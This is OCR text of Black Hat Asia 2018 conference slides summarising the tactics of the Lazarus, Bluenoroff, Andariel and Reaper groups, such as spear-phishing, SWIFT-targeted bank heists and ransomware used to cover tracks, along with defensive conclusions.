
TTP & KEY FINDINGS

Some interesting facts

TTP & Key-finding

- Delivery
  - Deliver payload with spear-phishing emails.
- Infrastructure
  - Frequently use compromised C&C server.
- Tools
  - Many shared code between proprietary malwares. (Andariel, Lazarus)
  - Open source tools in arsenal (i.e.Aryan, Xtreme RAT, Ghost RAT, FBI RAT) (Andariel)
  - Destroy evidence and tracks with ransomware. (i.e. Taiwan Far Eastern with Hermes Ransomware) (Lazarus, Bluenoroff, Reaper)
  - Multi-stage payload (Reaper)
- Target
  - Targeting SWIFT system when attack on banks. (very familiar with SWIFT network)
  - Launching SWIFT transaction during holiday/weekends.
- Persistent
  - Penetrating target’s network and control for a long time before doing transaction.

Sample Timestamp Analysis of Andariel Group (GMT+9)



BLACK HAT SOUND BYTES

Conclusion

BLACK HAT SOUND BYTES (CONCLUSION)

- We’ve seen an increasing trend of nation-state actors using their cyber espionage capabilities for financial gain.
- Lazarus, Bluenoroff and Andariel groups targeted not only banks, but also bitcoin users/exchanges and ATM machines.
- In many cases, the attackers shows strong knowledge to the compromised system, network environment and their targets. They tailored their tools and develop 0 days for the targets. (They study hard about you!!)
- It is difficult to track these threat groups only with C&C infrastructure. Therefore, be familiar with their tools and tactic is one of the key to defend against them. (You should study hard about them too!!!)

black hat ASIA 2018

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